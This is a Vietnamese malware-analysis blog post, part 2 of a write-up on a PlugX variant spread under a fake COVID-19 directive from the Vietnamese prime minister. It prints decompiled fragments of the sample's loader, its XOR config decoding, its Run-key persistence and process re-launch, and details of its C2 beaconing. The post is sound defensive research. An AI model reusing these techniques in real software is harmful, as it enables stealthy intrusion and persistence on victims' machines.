[RE012-2] Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo “Chỉ thị của thủ tướng Nguyễn Xuân Phúc” - Phần 2

blog.vincss.net/2020/03/re012-phan-tich-ma-doc-loi-dung-dich-COVID-19-de-phat-tan-gia-mao-chi-thi-cua-thu-tuong-Nguyen-Xuan-Phuc-phan2.html

```
ER:10000000 ; =============== S U B R O U T I N E =======================================
ER:10000000
ER:10000000
ER:10000000 __ImageBase     proc near               ; DATA XREF: HEADER:1000003C↓o
ER:10000000                                         ; HEADER:10000128↓o  ...
ER:10000000                 dec     ebp             ; PE magic number
ER:10000001                 pop     edx
ER:10000002                 call    $+5
ER:10000002
ER:10000007                 pop     ebx
ER:10000008                 push    edx
ER:10000009                 inc     ebp
ER:1000000A                 push    ebp
ER:1000000B                 mov     ebp, esp
ER:1000000D                 add     ebx, 0B09h
ER:10000013                 call    ebx             ; call to Loader (0×10001710)
ER:10000013
ER:10000015                 leave
ER:10000016                 retn
ER:10000016
ER:10000016 __ImageBase     endp
```


Như đã đề cập ở phần trước, **unsecapp.exe** sẽ nạp **http_dll.dll**, code tại **http_dll.dll** đọc dữ liệu đã mã hóa trong **http_dll.dat** và tiến hành giải mã payload cuối vào bộ nhớ, sau đó gọi thẳng tới payload này để thực thi. Có thể nói với kĩ thuật *fileless malware* này, payload cuối cùng sẽ không hề để lại dấu vết trên ổ đĩa.

Payload nói trên bản chất là một dll (*name: HT.dll*), trong quá trình phân tích chúng tôi nhận thấy đây là một biến thể của dòng **PlugX**. Trong bài viết này, chúng tôi sẽ mô tả một số hoạt động cơ bản của biến thể này.

1. Mô phỏng hoạt động Windows Loader

Cách thức thực thi payload này khá giống kiểu thực thi shellcode. Nó được gọi thẳng tới

ImageBase, từ đây sẽ gọi tới hàm được export là **Loader (0x10001710)**.



Hình 1: Thực thi code từ ImageBase để gọi tới hàm Loader

Hàm **Loader** làm nhiệm vụ:

- Truy xuất **PEB** lấy tên các module, tính toán hash tương ứng.
- Nếu tên module trùng với hash đã tính toán trước, lấy tên các hàm thuộc module đó. Tính toán hash của các hàm.
- Nếu tên hàm trùng với hash đã tính toán trước, thực hiện lấy ra địa chỉ của hàm.
- Thực hiện các bước tương tự nhiệm vụ của Windows Loader để nạp chính xác dll và sau đó nhảy thẳng tới **DllEntryPoint**.

Danh sách các hash tương ứng với module và tên hàm mà mã độc sử dụng:

Hash	Module / Function
0x6A4ABC5B	kernel32.dll
0x3CFA685D	ntdll.dll
0xEC0E4E8E	LoadLibraryA
0x7C0DFCAA	GetProcAddress
0x91AFCA54	VirtualAlloc

0x534C0AB8	NtFlushInstructionCache

Hình 2: Nhảy tới DllEntryPoint

2. Các cách thực thi chính

Từ **DllEntryPoint** sẽ gọi tới chức năng chính của mã độc. Tại đây, thực hiện giải mã cấu hình của mã độc (*chứa thông tin thư mục, C2, ports*), sau đó sẽ có hai hướng thực thi chính như sau:

Hướng thực thi	**Mục đích**
Không có tham số	Tạo thư mục để lưu mã độc, ghi các files vào thư mục đã tạo, thiết lập persistence key trong registry để chạy malware với tham số ngẫu nhiên và thực thi lại mã độc với tham số là "**6**".
Có tham số	Tạo mutex, kết nối, giao tiếp với địa chỉ C2 và thực hiện các lệnh.

```
int __cdecl f_MainProc()
{
  const WCHAR *lpCmdLine; // eax
  const WCHAR *lpMutexName; // ST14_4
  HANDLE hMalMutex; // [esp+4h] [ebp-Ch]
  int pNumArgs; // [esp+Ch] [ebp-4h]

  f_GetSysInfoAndDecodeMalwareConfig();          // contains func that decode data
  pNumArgs = 0;
  lpCmdLine = f_GetCommandLineW();
  f_CommandLineToArgvW(lpCmdLine, &pNumArgs);    // similar to argc
  if ( pNumArgs == 1 )                           // no argument
  {
    f_DropMalFiles();
    f_ExitProcessWrapper(0);
  }
  else
  {                                              // has argument
    pNumArgs = 2;
    lpMutexName = sub_1000A8A0();
    hMalMutex = f_CreateMutexW(NULL, FALSE, lpMutexName);
    if ( f_GetLastErrorCodeValue() == ERROR_ALREADY_EXISTS )
    {
      return 0;
    }
    f_ConnectToC2Sever(0);                       // contains func that connect to C2
                                                 // and receive commands
    f_CloseHandle(hMalMutex);
  }
  f_ReleaseTLSandCloseCOMLib();
  return 0;
}
```

Hình 3: Các hình thức thực thi của mã độc

Trong quá trình phân tích, chúng tôi thấy payload này gọi tới các hàm APIs thông qua các hàm wrapper nhằm mục đích làm rối. Các hàm wrapper sử dụng kĩ thuật *stackstrings* để xây dựng tên API, gọi hàm **GetProcAddress** để lấy địa chỉ thật, sau đó thực thi hàm chính.

3. Giải mã cấu hình

Như mô tả ở trên, trước khi thực thi chức năng chính, mã độc sẽ thực hiện giải mã cấu hình liên quan tới tên thư mục dùng để lưu các files, địa chỉ C2, port sử dụng (80, 443, 8080, 8000). Hàm giải mã tại **0x1000AD10** thực hiện nhiệm vụ:


- Copy toàn bộ vùng dữ liệu đã mã hóa vào bộ nhớ (*Nếu có file payload như ở phần trước thì vùng dữ liệu này nằm tại offset **0x1D000***).
- Sử dụng **XOR** để thực hiện vòng lặp giải mã toàn bộ dữ liệu có kích thước **0x724 bytes** với khóa giải mã là "**123456789**".

```
int __cdecl f_GetXorKeyandDecodeMalConfig()
{
  int result; // eax
  int key_length; // eax
  char szKey[10]; // [esp+0h] [ebp-10h]
  int i; // [esp+Ch] [ebp-4h]

  f_MemCpy(&pMalConfig, &encoded_data, 0x724u);
  result = f_memcmp(&pMalConfig, "XXXXXXXX", 8u);
  if ( result )
  {
    // 123456789
    szKey[0] = '1';
    szKey[1] = '2';
    szKey[2] = '3';
    szKey[3] = '4';
    szKey[4] = '5';
    szKey[5] = '6';
    szKey[6] = '7';
    szKey[7] = '8';
    szKey[8] = '9';
    szKey[9] = 0;
    key_length = f_lstrlenA(szKey);
    result = f_XorDecode(&pMalConfig, 0x724, szKey, key_length);
  }
```

Hình 4: Giải mã cấu hình của mã độc

Hình ảnh trước và sau khi giải mã:




Hình 5: Kết quả trước và sau khi giải mã thành công

4. Tạo files và thiết lập persistence key


Như đã phân tích trong phần trước, ban đầu mã độc tạo các files trong thư mục **%LocalAppData%\Temp** và khởi chạy file **3.exe**. Ở lần thực thi đầu tiên, do không truyền tham số nên mã độc sẽ thực hiện mã ứng với hướng "**không có tham số**". Tóm lược nhiệm vụ của hướng này:

Lấy thông tin tên thư mục từ cấu hình đã giải mã, cấu thành các chuỗi **%userprofile%**; **%allusersprofile%**, tạo thư mục "**Microsoft Malware Protectionydy**" và xây dựng đường dẫn để lưu files:



Hình 6: Cấu thành đường dẫn phục vụ lưu mã độc

Lấy thông tin các files đã tạo ở thư mục **%LocalAppData%\Temp**, tạo các files mới ở thư mục đã chỉ định:



Hình 7: Tạo files tại thư mục do mã độc chỉ định


Cấu thành chuỗi gồm đường dẫn tới **%AllUsersProfile%\Microsoft Malware Protectionydy\ unsecapp.exe** kèm theo một tham số ngẫu nhiên để lưu vào Registry:

Hình 8: Cấu thành đường dẫn tới file thực thi kèm tham số ngẫu nhiên


Tạo các registry run key tại **HKLM\Software\Microsoft\Windows\CurrentVersion\Run** và **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**:

```
LenUnsecAppPath = f_lstrlenW(&lpszUnsecAppPathWithArgument);
f_RegistryPersistence(
  HKEY_LOCAL_MACHINE,
  szRunRegitryKey,
  lpszMalDirName,
  &lpszUnsecAppPathWithArgument,
  2 * LenUnsecAppPath + 2,
  REG_SZ);
LenUnsecAppPath2 = f_lstrlenW(&lpszUnsecAppPathWithArgument);
f_RegistryPersistence(
  HKEY_CURRENT_USER,
  szRunRegitryKey,
  lpszMalDirName,
  &lpszUnsecAppPathWithArgument,
  2 * LenUnsecAppPath2 + 2,
  REG_SZ);
```

Hình 9: Tạo persistence run key



Hình 10: Key tạo thành công tại HKLM\Software\Microsoft\Windows\CurrentVersion\Run




Hình 11: Key tạo thành công tại HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Cuối cùng, thực thi malware một lần nữa với tham số mặc định là "**6**":

```
f_lstrcatW(&lpszUnsecAppPath, L" 6");          // C:\ProgramData\Microsoft Malware Protectionydy\unsecapp.exe 6
f_MemSet(&lpProcessInformation, 0, 0x10u);
f_MemSet(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 0x44;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 1;
if ( !f_CreateProcessW(0, &lpszUnsecAppPath, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &StartupInfo, &lpProcessInformation)
{
  return 0;
}
f_ResumeThread(hThread);
CloseHandle(lpProcessInformation);
CloseHandle(hThread);
```

Hình 12: Thực thi lại mã độc với tham số mặc định



Hình 13: Mã độc thực thi với tham số mặc định

5. Kết nối và giao tiếp với C2


Bằng cách thực thi lại kèm theo tham số, mã độc sẽ thực hiện lệnh tại hướng "**có tham số**". Hướng này tạo mutex, kết nối tới địa chỉ C2 và thực hiện các lệnh. Mã độc sẽ khởi tạo để sử dụng *Winsock* thông qua hàm **WSAStartup**, bật các quyền liên quan tới "*Privilege Escalation*": **SeDebugPrivilege**, **SeTcbPrivilege, SeTcpPrivilege**.

Mã độc xây dựng các **TLS (Thread Local Storage)** cho phép nhiều luồng của tiến trình cùng sử dụng chung một giá trị index được cấp phát bởi hàm **TlsAlloc**. Các giá trị TLS mà mã độc sử dụng trong biến thể này bao gồm:

Tên	Mục đích
CXOnline::OlStartProc	Thực thi thread CXOnline::OlStartProcPipe Khởi tạo giao tiếp với C2
CXOnline::OlStartProcPipe	Khởi tạo pipe, phân tích và thực hiện các C2 commands.
CXSoHttp::SoWorkProc	Gửi yêu cầu tới C2. Mỗi kết nối thực hiện **03** lần.

CXFuncShell::ShellT1	Thực hiện shell, liên quan tới ReadFile
CXFuncShell::ShellT2	Thực hiện shell, liên quan tới WriteFile

Mã độc kết hợp nhiều cách khác nhau để kết nối tới C2, sử dụng **HTTP POST** request hoặc thông qua raw TCP. Luồng code sử dụng **HTTP POST** request để khởi tạo kết nối tới C2 như sau:



Hình 14: Luồng thực thi sử dụng HTTP POST request

Để giao tiếp với C2, mã độc xây dựng các thông tin sau trong Request Headers:

- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1;
- Thiết lập "**Pragma: no-cache**" thông qua việc bật cờ INTERNET_FLAG_PRAGMA_NOCACHE|INTERNET_FLAG_KEEP_CONNECTION
- Bổ sung các tham số:

  · x-debug

  · x-request
  · x-content
  · x-storage

  URL sử dụng để gửi yêu cầu tới C2 có dạng: **/update?wd=%8.8x** (**%8.8x** là 8 số ngẫu nhiên).

